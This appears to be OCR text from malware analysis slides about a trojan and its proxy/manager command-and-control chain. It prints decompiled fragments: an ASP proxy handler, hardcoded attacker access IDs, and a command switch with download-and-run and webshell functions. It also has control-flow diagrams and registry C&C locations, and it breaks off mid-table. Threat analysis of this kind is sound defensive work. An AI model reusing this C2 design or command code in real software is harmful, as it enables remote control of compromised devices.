
02. Malwares Analysis

handleProxy()



```
Sub handleProxy
    Dim objMX, byID, strArr, strID, strSize, strBuffer, strFileName, strTmpName

    byID = getRequest(1)
    strID = regularize(Hex(byID), 4)
    'strSize = regularize(Hex(getRequest(2)), 8)

    Select Case byID
        Case 112    'Add Proxy Url for Troy
            strBuffer = getRequest(2) ' ID
            'strBuffer = bin2str(Base64Decode(strUnicode2Ansi(Replace(strBuffer, " ", "+"))))
            writeLineToFileUniquely strPList, strBuffer '  pxylist.txt'
            writeLineToFile strLogName, getCurrentTimeString & " " & Request.ServerVariables("REMOTE_ADDR")

            strBuffer = bin2str(Base64Encode(strUnicode2Ansi("1")))
            strSize = regularize(Hex(Len(strBuffer)), 8)
            print strID & " " & strSize & " " & strBuffer
    End Select
End Sub
```


IDs that attacker uses to access the Manager



```
if ( *a1 != 0x5B )
  return -1;
if ( !strcmp_sub_43E906(a2, "5i7eF9BHa980Aqn6") )
  return 1;
if ( strcmp_sub_43E906(a2, "8dU47Vuq94Eid19E") )
  return 0;
return 2;
```


02. Malwares Analysis

Cmds can be executed by a attacker



```
switch ( recv_cmd )
{
  case '3':
    SSL_Write_sub_43E6EF(v15);
    continue;
  case '4':
    WriteFile_CreateProcessW_sub_43F1E4(v15, &recv_argv);// Download & Run
    continue;
  case '5':
    ReadFile_sub_43F090(v15);         // lg120.prx Read & Delete
    continue;
  case '6':
    if ( !WinHttpConnect_sub_43F89C(&recv_argv, &v28, &v27, &v29)
      || !WinHttpWriteData_WinHttpReadData_sub_43E546(v29, "8U7y3Ju387mVp49A") )
    {
      goto LABEL_26;
    }
    Http_Write_Read_sub_43F581(v15, v29);// Send Cmd To Troy (Webshell)
    Set_Cmd_sub_43F752(v29, v15);
    WinHttpCloseHandle_sub_43FC25(&v28, &v27, &v29);
    break;
  case '=':
    sub_43EAD2(&v15, &recv_argv);     // WriteFile (Webshell)
    break;
  case '>':
    sub_43F0CC(v15, &recv_argv);      // MidFile Update (Webshell)
    break;
  case '?':
    sub_43EAFF(v15, &recv_argv);      // Get build.xnl data (Webshell)
    break;
  default:
    continue;
}
```

02. Malwares Analysis



Troy

Proxy

Manager

Hacker

Connect to C&C (cmd=71)

Connect by HACKER_ID

Query to Mid
Logging Troy to proxy.log
Set [ID].tmp each for devices

Success = “1”, Fail = “0”

Send commands to control Manager

Connect again (cmd=81)

Try to remote control with Mid

Request device’s [ID] to control (cmd=‘6’)

Wait till [ID].tmp created

Connect by MANAGER_ID (cmd=71)

Request device’s [ID] (cmd=‘6’)

Send [ID] stored in build.xnl


Pick [ID] to control (cmd=‘7’)

Set [SessionID] and send value

Send [SessionID] to control (cmd=‘6’)

[On the next page]

02. Malwares Analysis



Troy

Proxy

Manager

Hacker

Send command to control picked Troy

Send command to control Troy

Save command as [SessionID].tmp

Send [SessionID].tmp to control Troy

Execute command

Send result of command

Save result as [SessionID]1.tmp

Connect by other HACKER_ID

Connect by other HACKER_ID

Request [SessionID]1.tmp file (cmd='@')

Send [SessionID]1.tmp file data

Send [SessionID]1.tmp file data


03

Association with previous attack

How it operated in before

03. Association with previous attack

Flow chart in previous attack



send & recv

lg121.prx
Read & delete

File create & run

File create & run

lg121.prx
Read

Query addr registry
Connect to mid IP

ID : 5TfJ83el3rhl8St7

Mid
ID : 8U7y3Ju387mVp49A

Hacker
ID : 5i7eF9BHa980Aqn6

Troy

Wait for the hacker to connect

Lsass

Query config registry & connect

Proxy

Commands & Result

Unknown

Hacker


03. Association with previous attack

C&C List

Usage	Function
C&C	HKLM\SOFTWARE\Microsoft\IMEMethod - Key : config, addr - Value : Encrypted C&C Address
C&C	HKLM\SYSTEM\CurrentControlSet\Services\Application\Eventlog\Conf - Key : [Malware name] - Value : Encrypted C&C Address
C&C	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\[???]Configs - Key : Description - Value : Encrypted C&C Address

03. Association with previous attack

[???]Configs list



MachineConfigs	2017-04-20	10:58:00	Thu	값	Description
PrintConfigs	2017-04-20	12:04:01	Thu	값	Description
TaskConfigs	2017-06-14	11:14:25	Wed	값	Description
TaskConfigs	2017-07-31	17:23:46	Mon	값	Description
TowConfigs	2017-09-26	11:15:09	Tue	값	Description
NetMonSvcConfigs	2018-01-30	04:46:18	Tue	값	Description
WebConfigs	2018-01-31	11:43:19	Wed	값	Description
WifiConfig	2018-03-12	11:22:52	Mon	값	Description
WifiConfig	2018-03-18	16:56:43	Sun	값	Description
AdaptConfigs	2018-04-21	23:36:12	Sat	값	Description

03. Association with previous attack

Comparison

Malware	Recent	Previous
Troy / Lsass	- PE or **APK file** - **Hardcoded C&C (Proxy)** - Collect infected devices’ information - RAT - Same enryption algorithm - **Leak information elsewhere, not C&C** - **Collect files** - **Communicate with ASP Page**	- **PE file** - **Read the C&C from config registry (Proxy)** - Collect infected devices’ information - RAT - Same enryption algorithm - **Communicate using SSL** - 